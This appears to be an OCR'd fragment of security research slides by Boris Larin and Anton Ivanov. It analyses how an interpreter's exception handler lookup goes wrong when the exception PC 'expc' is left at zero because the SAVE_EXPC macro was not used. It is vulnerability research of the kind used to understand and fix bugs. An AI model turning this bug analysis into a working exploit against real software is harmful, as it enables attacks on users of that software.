            ExceptionHandler *handler = core->findExceptionHandler(info, (uintptr_t*)expc-1-info->word_code_s
#else
            ExceptionHandler *handler = core->findExceptionHandler(info, expc, exception);
#endif
            // handler found in current method
#ifdef DEBUGGER
```

  - Guess which exception handler will be executed ? ☺


  - expc (Exception PC) equals zero! Zero is PC of “jump” instruction…

Bonus

- Macros SAVE_EXPC was not used – expc was not set



```
// SAVE_EXPC and variants saves the address of the current opcode in the local 'expc'.
// Used in the case of exceptions.
```



```
#    define SAVE_EXPC              expc = (intptr_t)pc
#    define SAVE_EXPC_TARGET(off)  expc = (intptr_t)(pc + (off) + 1)
```

Let’s talk?

@oct0xor – Boris Larin
@antonivanovm – Anton Ivanov